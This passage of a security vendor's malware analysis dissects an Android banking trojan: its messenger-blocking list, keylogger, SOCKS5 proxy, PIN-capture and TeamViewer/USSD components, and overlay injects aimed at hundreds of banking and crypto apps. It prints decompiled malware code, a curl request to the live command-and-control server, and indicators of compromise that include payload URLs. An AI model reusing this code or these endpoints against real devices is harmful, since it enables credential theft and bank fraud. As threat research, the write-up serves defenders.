"com.fdtvmepi.burbrsu", "com.mchaxjyh.trprxqm", "com.rfrzeaxw.vkmywcc",
"symptom.blame.license", "possible.stay.tank", "vacuum.wall.ticket",
"enjoy.fluid.shaft", "com.yriompce.gbncvht", "com.messages.chat",
"com.textra", "com.concentriclivers.mms.com.android.mms",
"com.drwjamnb.bnekenw", "com.jdupasnn.eppqxem", "com.zui.mms",
"org.thoughtcrime.securesms", "com.hkjbqrfw.tumpxhc",
"com.simplemobiletools.smsmessenger", "com.ukaumypp.rjeceof",
"com.zvceqqem.xfxernt", "error.mandate.open",
"com.vladlee.easyblacklist", "com.banana.studio.sms",
"unhappy.parade.gaze", "vendor.token.paper",
"messenger.messenger.messenger.messenger",
"com.messaging.textrasms.manager", "tobacco.regular.width",
"pistol.they.maple", "com.link.messages.sms", "com.soqkndhu.xylxqjy",
"com.zeftqaja.ebhyzfk", "com.izgaoxew.fmfhziv", "com.awohoowh.ketynvp",
"com.buaepbau.hitptld", "com.zuvslnbf.oacxilq", "com.mjvirolw.brqgdya",
"com.smscolorful.formessenger.messages", "com.wwmxjbno.rljxsca",
"com.fispluea.nltpgpo", "com.flash.sms.app", "com.dezfnbsx.rjapsci",
"com.mchpw.words", "com.geabrpko.sdbaryv", "com.clear.water"));
```

If any of these applications are opened, the user will be returned to the home screen:

```
                } else if (SmsHelper.isDefaultSmsApp(this) &&
charSequence != null && SmsHelper.messengersList.contains(charSequence))
{
                    PermissionsActivity.showHomeScreen(this);
                    return;


    public static void showHomeScreen(Context context) {
        Intent intent = new Intent("android.intent.action.MAIN");
        intent.addCategory("android.intent.category.HOME");
        intent.setFlags(268435456);
        context.startActivity(intent);
    }
```



```
n            Name
..
commands
injects
keylogger
locker
screencast
socks5
AppLauncherComponent.java
BatteryOptimizationHandler.java
ContactsComponent.java
CountryCodeComponent.java
DeviceSecurityHandler.java
InstallsComponent.java
NotificationsComponent.java
PinComponent.java
SwitchSoundComponent.java
TextComponent.java
UssdComponent.java
XiaomiAutostartHandler.java

..
                              93 421 bytes
```


Components

- **NotificationsComponent:** Control of device notifications
- **TextComponent:** Device SMS control
- **InstallsComponent:** Control of device applications (install/uninstall)
  BatteryOptimization
- **PinComponent:** Methods to control and reset device PIN
- **USSD: Component:** Control of transfer codes
- **SOCKS5:** Implements a SOCKS5 proxy server
- **Keylogger:** Logs keystrokes made on the keyboard
- **Commands:** Commands manager received from the C2, such as hiding 'PUSH' notifications.

```
        JsonObject asJsonObject2 = JsonUtils.hasObject(jsonObject, "commands") ?
jsonObject.getAsJsonObject("commands") : null;
         if (asJsonObject2 == null || !JsonUtils.hasObject(asJsonObject2,
"hidden_push") || (asJsonObject =
asJsonObject2.getAsJsonObject("hidden_push")) == null ||
!JsonUtils.hasObject(asJsonObject, "enabled")) {
              return;
         }
```

- **Injects:** Cookie Injections/WebViews

The USSDComponent component is particularly important as it is responsible for intercepting security codes when performing SMS or application transactions and sending this code to the attacker:



```
@Override // com.sdktools.android.bot.SdkComponent
public void onSyncEvent(JsonObject jsonObject) {
    AccessibilityNodeInfo accessibilityNodeInfo;
    String str;
    super.onSyncEvent(jsonObject);
    Integer num = null;
    launchApp(JsonUtils.hasObject(jsonObject, "openApp") ? jsonObject.get("openApp").getAsString() : null);
    if (JsonUtils.hasObject(jsonObject, "teamViewerOptions")) {
        JsonObject asJsonObject = jsonObject.getAsJsonObject("teamViewerOptions");
        lastKnownTVUsername = JsonUtils.hasObject(asJsonObject, "username") ? asJsonObject.get("username").getAsString() : null;
        lastKnownTVPassword = JsonUtils.hasObject(asJsonObject, "password") ? asJsonObject.get("password").getAsString() : null;
        Integer valueOf = JsonUtils.hasObject(asJsonObject, "need_open") ? Integer.valueOf(asJsonObject.get("need_open").getAsInt()) : null;
        if (valueOf != null) {
            TeamViewerStatus byInt = TeamViewerStatus.getByInt(valueOf.intValue());
            lastKnownTVOpenStatus = byInt;
            if (byInt == TeamViewerStatus.REQUESTED) {
                launchApp(Constants.TEAM_VIEWER_HOST_PKG_ID);
            }
        }
        if (JsonUtils.hasObject(asJsonObject, "need_connect")) {
            num = Integer.valueOf(asJsonObject.get("need_connect").getAsInt());
        }
        if (num == null) {
            return;
        }
        TeamViewerStatus byInt2 = TeamViewerStatus.getByInt(num.intValue());
        lastKnownTVConnectStatus = byInt2;
        if (byInt2 != TeamViewerStatus.REQUESTED) {
            return;
        }
        InjAccessibilityService injAccessibilityService = this.service;
        if (injAccessibilityService != null && (accessibilityNodeInfo = this.teamViewerAuthNode) != null && (str = this.appId) != null) {
            doYourStuffWithTeamViewer(injAccessibilityService, accessibilityNodeInfo, str);
        } else if (injAccessibilityService == null || isTeamViewerLaunching) {
```


The PinComponent component will try to obtain the device's pin and force the user to enter a new one, thus capturing the unlock PIN, and also has Samsung and Huawei specific unlock screens:

```
public static String HUAWEI_PIN_SCREEN = "huawei.settings.pin";
private static final String ID_KEY_ = "some_key_";
public static final String LOG_TAG = "print event:";
public static String SAMS_PASS_SCREEN = "samsung.settings.pass";
public static String SAMS_PIN_SCREEN = "samsung.settings.pin";
```

C2 Verification


```
curl -H 'Authorization: b667197b3f50a66b' -H 'Content-Type:
application/json' -H 'charset: utf-8' -H 'User-Agent: Dalvik/2.1.0
(Linux; U; Android 13; sdk_gphone64_arm64 Build/TPB3.220513.017)' -H
'Host: 80.82.76.124:8082' -H 'Connection: Keep-Alive' --compressed -X
POST http://80.82.76.124:8082/api/v1/device -d
'{"country":"us","admin_rights_enabled":"false","os_version":"Google
sdk_gphone64_arm64 - Android: 33
(13)","tag":"com.book.hotel","push_token":"","operator":"T-Mobile"}'
```

Answer



```
{"success":true,"stockInjects":["ae.almasraf.mobileapp","alior.bankingapp.android","app.wizink.es","app.wizink.pt","ar.bapro","ar.com.bcopatagonia.android","ar.com.redlink.custom","ar.com.santander.rio.mbanking","ar.macro","be.argenta.bankieren","be.axa.mobilebanking","be
.belfius.directmobile.android","ca.mobile.explorer","cash.klever.blockchain.wallet","cgd.pt.caixadirectaparticulares","co.bitx.android.wallet","co.com.bbva.mb","co.mona.android","co.uk.Nationwide.Mobile","com.a2a.android.burgan","com.abanca.bm.pt","com.adcb.bank","com.akb
ank.android.apps.akbank_direkt","com.alahli.mobile.android","com.albarakaapp","com.alibaba.aliexpresshd","com.ally.MobileBanking","com.alrajhiretailapp","com.amazon.mShop.android.shopping","com.ambank.ambankonline","com.americanexpress.android.acctsvcs.us","com.arkea.andr
oid.application.cmb","com.avuscapital.trading212","com.axabanque.fr","com.bancocajasocial.geolocation","com.bancodebogota.bancamovil","com.bankia.wallet","com.bankinter.launcher","com.bankinter.portugal.bmb","com.barclaycardus","com.bbt.myfi","com.bbva.bbvacontigo","com.b
bva.mobile.pt","com.bbva.netcash","com.bbva.nxt_peru","com.bcp.bank.bcp","com.beobank_prod.bad","com.binance.dev","com.bitcoin.mwallet","com.bitfinex.mobileapp","com.Bither.one","com.bitmarket.trader","com.bitpay.wallet","com.bmoharris.digital","com.bnhp.payments.payments
app","com.bnpp.easybanking","com.booking","com.botw.mobilebanking","com.boursorama.android.clients","com.breadwallet","com.bsnebiz.cdb","com.btcturk","com.btcturk.pro","com.caisseepargne.android.mobilebanking","com.cajaingenieros.android.bancamovil","com.cajasur.android",
"com.cbd.mobile","com.cbq.CBMobile","com.chase.sig.android","com.cic_prod.bad","com.cimbmalaysia","com.citi.citimobile","com.citi.mobile.ccc","com.citibanamex.banamexmobile","com.citibank.CitibankMY","com.citizensbank.androidapp","com.clairmail.fth","com.cleverlance.csas.
servis24","com.cm_prod.bad","com.cmcmarkets.android.cfd","com.coinbase.android","com.comarch.mobile.banking.bgzbnpparibas.biznes","com.comarch.security.mobilebanking","com.compasssavingsbank.mobile","com.connectivityapps.hotmail","com.cooperativebank.bank","com.CredemMobi
le","com.db.mm.norisbank","com.db.pbc.miabanca","com.db.pwcc.dbmobile","com.denizbank.mobildeniz","com.dib.app","com.discoverfinancial.mobile","com.ebay.mobile","com.ebos.bos","com.electroneum.mobile","com.engage.pbb.pbengage2my.release","com.exictos.mbanka.bic","com.fab.
personalbanking","com.facebook.katana","com.fh.payday","com.fibabanka.Fibabanka.mobile","com.fibi.nativeapp","com.finansbank.mobile.cepsube","com.finanteq.finance.bgz","com.finanteq.finance.ca","com.fullsix.android.labanquepostale.accountaccess","com.garanti.cepsubesi","c
om.getingroup.mobilebanking","com.goodbarber.ybrmalaysia","com.google.android.gm","com.grppl.android.shell.BOS","com.grppl.android.shell.CMBlloydsTSB73","com.grppl.android.shell.halifax","com.grupoavalav1.bancamovil","com.grupoavaloc1.bancamovil","com.grupocajamar.weffere
nt","com.hittechsexpertlimited.hitbtc","com.ideomobile.discount","com.ideomobile.hapoalim","com.ideomobile.mercantile","com.ie.capitalone.uk","com.iexceed.CBS","com.imaginbank.app","com.indra.itecban.mobile.novobanco","com.indra.itecban.triodosbank.mobile.banki","com.indr
a.itecban.triodosbank.mobile.banking","com.infonow.bofa","com.infosys.alh","com.ing.banking","com.ingbanktr.ingmobil","com.kbc.mobile.android.phone.kbc","com.kbc.mobile.android.phone.kbc 2","com.key.android","com.konylabs.capitalone","com.konylabs.cbplpat","com.konylabs.H
ongLeongConnect","com.kraken.trade","com.kutxabank.android","com.kuveytturk.mobil","com.latuabancaperandroid","com.leumi.leumiwallet","com.liberty.jaxx","com.lynxspa.bancopopolare","com.magiclick.odeabank","com.mail.mobile.android.mail","com.masad.nativeapp","com.mbanking
.ajmanbank","com.mbankuae.amcb","com.mcom.firstcitizens","com.mediolanum","com.mfoundry.mb.android.mb_136","com.microsoft.office.outlook","com.MizrahiTefahot.nh","com.mobillium.papara","com.moneybookers.skrillpayments.neteller","com.mootwin.natixis","com.morganstanley.cli
entmobile.prod","com.mtb.mbanking.sc.retail.prod","com.mycelium.wallet","com.myetherwallet.mewwallet","com.nanooqit.economiaemail","com.navyfederal.android","com.NBQBank","com.nearform.ptsb","com.netflix.mediaclient","com.ocito.cdn.activity.banquelaydernier","com.ocito.cd
n.activity.creditdunord","com.okinc.okex.gp","com.otsar.nativeapp","com.pagi.nativeapp","com.paypal.android.p2pmobile","com.plunien.poloniex","com.Plus500","com.pnc.ecommerce.mobile","com.polehin.android","com.pozitron.iscep","com.pttfinans","com.rak","com.rbs.mobile.andr
oid.natwest","com.rbs.mobile.android.rbs","com.rhbgroup.rhbmobilebanking","com.riyadbank.strategic","com.rsi","com.rsi.Colonya","com.samsung.android.email.provider","com.scb.ae.bmw","com.schwab.mobile","com.sella.BancaSella","com.sib.retail","com.starfinanz.smob.android.s
finanzstatus","com.suntrust.mobilebanking","com.targo_prod.bad","com.targoes_prod.bad","com.tdbank","com.teb","com.teb.kurumsal","com.tecnocom.cajalaboral","com.thanksmister.bitcoin.localtrader","com.tmobtech.halkbank","com.todo1.davivienda.mobileapp","com.todo1.mobile","
com.uab.personal","com.ubercab","com.ubercab.eats","com.ubs.swidKXJ.android","com.unicredit","com.uphold.wallet","com.usaa.mobile.android.usaa","com.vakifbank.mobile","com.vakifkatilim.mobil","com.vipera.chebanca","com.vipera.nbf","com.vipera.ts.starter.MashreqAE","com.wa
llet.crypto.trustapp","com.wf.wellsfargomobile","com.whatsapp","com.woodforest","com.yahoo.mobile.client.android.mail","com.ykb.android","com.yoox","com.zellepay.zelle","com.ziraat.ziraatmobil","com.ziraatkatilim.mobilebanking","com.zoluxiones.officebanking","coop.bancocr
edicoop.bancamobile","cz.airbank.android","cz.csas.business24","cz.csas.georgego","cz.csob.ceb","cz.csob.smartbanking","cz.csob.smartbanking.era","cz.equabank.mobilebanking","cz.fio.android.smartbroker","cz.fio.sb2","cz.kb.mba.business","cz.mbank","cz.moneta.smartbanka","
cz.rb.app.smartphonebanking","cz.seznam.email","de.comdirect.android","de.comdirect.app","de.commerzbanking.mobil","de.consorsbank","de.dkb.portalapp","de.fiducia.smartphone.android.banking.vr","de.ingdiba.bankingapp","de.number26.android","de.postbank.finanzassistent","d
e.santander.presentation","de.sdvrz.ihb.mobile.app","de.sdvrz.ihb.mobile.ihb.app","de.sdvrz.ihb.mobile.secureapp.sparda.produktion","de.spardab.banking.privat","de.traktorpool","enbd.mobilebanking","es.bancosantander.apps","es.bancosantander.empresas","es.caixagalicia.act
ivamovil","es.caixaontinyent.caixaontinyentapp","es.cecabank.ealia2103appstore","es.cm.android","es.evobanco.bancamovil","es.ibercaja.ibercajaapp","es.lacaixa.mobile.android.newwapicon","es.liberbank.cajasturapp","es.openbank.mobile","es.orangebank.app","es.pibank.custome
rs","es.santander.Criptocalculadora","es.univia.unicajamovil","eu.eleader.mobilebanking.invest","eu.eleader.mobilebanking.pekao","eu.inmite.prj.kb.mobilbank","eu.netinfo.colpatria.system","eu.unicreditgroup.hvbapptan","exodusmovement.exodus","finansbank.enpara","fr.banque
populaire.cyberplus","fr.cnaf.mobile.moncompte","fr.lcl.android.customerarea","hr.asseco.android.jimba.mUCI.cz","hr.asseco.android.jimba.mUCI.sme.cz","huawei.settings.pin","il.co.yahav.mobbanking","il.co.yellow.app","io.cex.app.prod","io.metamask","io.totalcoin.wallet","i
t.bcc.iccrea.mycartabcc","it.bnl.apps.banking","it.carige","it.copergmps.rt.pf.android.sp.bmps","it.creval.bancaperta","it.gruppobper.ams.android.bper","it.icbpi.mobile","it.nogood.container","mobi.societegenerale.mobile.lappli","mobile.santander.de","my.com.hongleongconn
ect.mobileconnect","my.com.hsbc.hsbcmalaysia","my.com.maybank2u.m2umobile","net.bitstamp.app","net.bnpparibas.mescomptes","net.inverline.bancosabadell.officelocator.android","om.instagram.android","org.electrum.electrum","payumoney.merchantap","pe.com.interbank.mobilebank
ing","pe.com.scotiabank.blpm.android.client","pe.pichincha.bm","piuk.blockchain.android","pl.aliorbank.aib","pl.bph","pl.bps.bankowoscmobilna","pl.bzwbk.bzwbk24","pl.cinkciarz","pl.envelobank.aplikacja","pl.ideabank.mobilebanking","pl.ing.mojeing","pl.int.poczta","pl.inte
ria.poczta_next","pl.mbank","pl.nestbank.nestbank","pl.noblebank.mobile","pl.onet.mail","pl.pkobp.iko","pl.raiffeisen.nfc","pl.sgb.wallet","pl.wp.pocztao2","pl.wp.wppoczta","posteitaliane.posteapp.appbpol","posteitaliane.posteapp.apppostepay","pt.bancobest.android.mobileb
```

You can also view the webviews of all the entities concerned.



Example for Binance
http://80.82.76.124/storage/injects/inj/com.binance.dev/index.html

IOCs

Sample hash

MD5: 732fe46c1b00262c45a4c19d043408c4
SHA-1: ca0507e4365a16b14c58c95cb8ec8090aa17fcd5
SHA-256: a77a37856876321de9bd1a33f53397233a2bad058558583b319e748d3746a5e6

Domains, IPs and URLs

ADMIN_PANEL_URLS_1(“https://babosiki.buzz”),
ADMIN_PANEL_URLS_2(“https://trustpoopin.xyz”),
ADMIN_PANEL_URLS_3(“https://trygotii.xyz”),
ADMIN_PANEL_URLS_4(“https://trytogoi.xyz”)


C2

http://80.82.76.124:8082/payload
http://80.82.76.124:8082/api/v1/device/check?screen=true
http://80.82.76.124:8082/api/mirrors
http://80.82.76.124:8082/api/v1/device/lock
http://80.82.76.124:8082/api/v1/device/server-log
http://80.82.76.124:8082/storage/zip/avbnFa48OgDahMdZZ3WNrXxU51dVELt2IgOxh0aR.zip
http://80.82.76.124:8082/api/v1/device

Transact in Trust

Fraud and financial crime solutions.

Speak to an Expert



Awards and Recognition

Quadrant

Feedzai named a leader in SPARK Matrix AML.

Aite

Feedzai named best-in-class fraud and AML machine learning platform vendor

Chartis

Feedzai named a category leader in Chartis Payment Risk 2023

feedzai

sales@feedzai.com info@feedzai.com feedzai.com